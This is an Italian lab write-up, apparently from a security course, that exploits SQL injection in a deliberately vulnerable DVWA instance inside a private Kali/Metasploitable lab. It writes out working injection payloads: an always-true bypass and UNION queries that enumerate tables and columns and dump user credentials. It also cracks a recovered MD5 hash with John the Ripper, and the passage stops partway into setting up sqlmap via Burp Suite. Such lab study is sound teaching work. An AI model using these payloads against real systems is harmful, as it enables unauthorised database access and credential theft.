
NET REBELS.



Sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Gordon Brown .

- Effettuare le operazioni sia in automatico che in modo manuale
- Decriptare la password sia in modo automatico che manuale

Requisiti laboratorio:


Livello difficoltà DVWA: **LOW**

IP Kali Linux : **192.168.22.110/24**

IP Metasploitable : **192.168.22.120/24**


Per prima cosa è stata avviata la macchina Metasploitable e configurato la rete con l'IP "**192.168.22.120/24**" con il comando "*sudo nano /etc/network/interfaces*"

Poi è stato eseguito il comando "*sudo reboot*" per resettare la macchina e far sì che la modifica venga effettuata, dopodiché è stato verificato con "*ip a*" che la configurazione fosse andata a buon fine.



Successivamente è stata avviata la macchina Kali e anche qui è stato cambiato l'IP con "**192.168.22.110/24**" per fare in modo che le due macchine comunicassero tra di loro.

Dopodiché è stato verificato con "ip a" che la configurazione fosse andata a buon fine.



Una volta eseguite le nuove configurazioni di rete alle macchine, è stato verificato che comunicassero tra di loro con il comando:

“**ping -c 4 INDIRIZZO IP**”


```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 192.168.22.120
PING 192.168.22.120 (192.168.22.120) 56(84) bytes of data.
64 bytes from 192.168.22.120: icmp_seq=1 ttl=64 time=0.550 ms
64 bytes from 192.168.22.120: icmp_seq=2 ttl=64 time=0.483 ms
64 bytes from 192.168.22.120: icmp_seq=3 ttl=64 time=0.469 ms
64 bytes from 192.168.22.120: icmp_seq=4 ttl=64 time=0.275 ms

── 192.168.22.120 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.275/0.444/0.550/0.102 ms
```

```
msfadmin@metasploitable:~$ ping -c 4 192.168.22.110
PING 192.168.22.110 (192.168.22.110) 56(84) bytes of data.
64 bytes from 192.168.22.110: icmp_seq=1 ttl=64 time=0.772 ms
64 bytes from 192.168.22.110: icmp_seq=2 ttl=64 time=0.664 ms
64 bytes from 192.168.22.110: icmp_seq=3 ttl=64 time=1.11 ms
64 bytes from 192.168.22.110: icmp_seq=4 ttl=64 time=0.866 ms

--- 192.168.22.110 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.664/0.854/1.115/0.167 ms
msfadmin@metasploitable:~$ _
```

1.Una volta effettuate le configurazioni di rete, da Kali accedere alla DVWA tramite browser inserendo: **http://192.168.22.120**, una volta caricata la pagina cliccare su DVWA.

2.Eseguire l'accesso con le credenziali "admin" e "password".


3.Andare nella sezione DVWA security ed impostarla su **'LOW'**



Poi ci spostiamo nella sezione ‘SQL injection’ e possiamo osservare che nel campo “User ID” è possibile inserire dei payload

Per verificare la vulnerabilità della pagina, è stato inserito il seguente payload:
' **OR '1'='1' #**


Questo payload è un esempio di SQL Injection basica che sfrutta una condizione sempre vera ('1'='1'), permettendo di bypassare i controlli di autenticazione.



Questo payload utilizza l'operatore UNION per combinare i risultati della query originale con una query che elenca i nomi delle tabelle nel database corrente. Come risultato, ho ottenuto i nomi di due tabelle: Guestbook e users

Successivamente, è stato utilizzato un payload più avanzato per elencare i nomi delle tabelle presenti nel database:

' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = database() #



Dopo aver trovato le tabelle presenti , il payload è stato modificato affinché estraesse tutte colonne presenti all'interno della tabella "users". Trovando :user_id,first_name,last_name,user,password e avatar

'UNION SELECT column_name,null FROM information_schema.columns WHERE table_name = 'users' #

Estrazione delle informazioni degli utenti

Questo payload combina i risultati della query originale con una query che concatena e restituisce le informazioni degli utenti in un formato leggibile. Con questo payload, si è potuto ottenere le informazioni desiderate, inclusa la password di **"Gordon Brown"**.

Identificata la tabella users, è stato utilizzato un payload per estrarre gli ID, i nomi e le password degli utenti:


' UNION SELECT CONCAT("ID:",user_id," first_N:",first_name," last_N:",last_name), CONCAT("user:",user," psw:",password) FROM users #

La password trovata dal nostro SQL Injection è criptata quindi deve essere usato il tool della kali **Jhon the ripper.**
E' stato poi creato un file di testo, chiamato "**gordon**", con il comando:

sudo nano gordon.txt

Dopodiché sono stati inseriti all'interno il nome utente e la password da decriptare e dopo aver salvato, è stato lanciato John the ripper con il comando:

jhon --format=raw-md5 --incremental gordon.txt




Così facendo il programma ha decodificato la password dando come risultato:

Gordon Brown:abc123


La password è stata salvata con successo su john the ripper ed è possibile rivederla in futuro con il comando:

john --format=raw-md5 --show gordon.txt





1. Il laboratorio è stato configurato esattamente come in precedenza
2. **Utilizzo di Burpsuite per il cookie di sessione**

Per procedere con un attacco SQLi in automatico è stato utilizzato sqlmap. Per far si che fosse possibile utilizzare questo strumento, per prima cosa, si è dovuto recuperare il cookie di sessione utilizzando Burpsuite.
E' stato lanciato Burpsuite da kali dal suo apposito menù. Da lì andare sulla pagina "**Proxy**" e poi "**Intercept**", infine selezionare "**Intercept on**" e lanciare il browser di Burpsuite tramite il pulsante "**Open browser**"



Dopodiché nella pagina web aperta è stato inserito IP di Metaspoitable2 e si è andati sulla pagina “DVWA” per prendere il cookie di sessione che serve.






Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/sqli/ HTTP/1.1
2 Host: 192.168.22.120
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
